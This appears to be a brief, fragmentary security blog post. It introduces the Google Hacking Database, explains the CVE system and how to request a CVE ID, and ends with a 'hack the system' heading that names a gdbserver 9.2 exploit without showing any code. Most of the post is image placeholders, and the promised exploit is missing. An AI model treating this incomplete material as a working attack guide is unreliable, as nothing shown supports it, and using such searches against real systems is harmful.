

Google hacking Database

Introduction

The Google Hacking Database (GHDB) is a categorized index of Internet search engine queries designed to uncover interesting, and usually sensitive, information made publicly available on the Internet.

What Is CVE (common vulnerabilities and exposures)

The **Common Vulnerabilities and Exposures** (**CVE**) system provides a reference-method for publicly known [information-security](https://en.wikipedia.org/wiki/Information_security) [vulnerabilities](https://en.wikipedia.org/wiki/Vulnerability_(computing)) and exposures. The United States' [National Cybersecurity FFRDC](https://en.wikipedia.org/wiki/National_Cybersecurity_FFRDC), operated by [The Mitre Corporation](https://en.wikipedia.org/wiki/The_Mitre_Corporation), maintains the system, with funding from the US [National Cyber Security Division](https://en.wikipedia.org/wiki/National_Cyber_Security_Division) of the US Department of Homeland Security.The system was officially launched for the public in September 1999.


Offical page


<https://cve.mitre.org/>


<https://www.exploit-db.com/google-hacking-database>


How We Request For CVE


Go to the official website of cve id <https://cve.mitre.org/>
















HACK THE SYSTEM WITH THE HELP OF GHDB :-



This is the exploit of gdbserver version 9.2 (exploit)

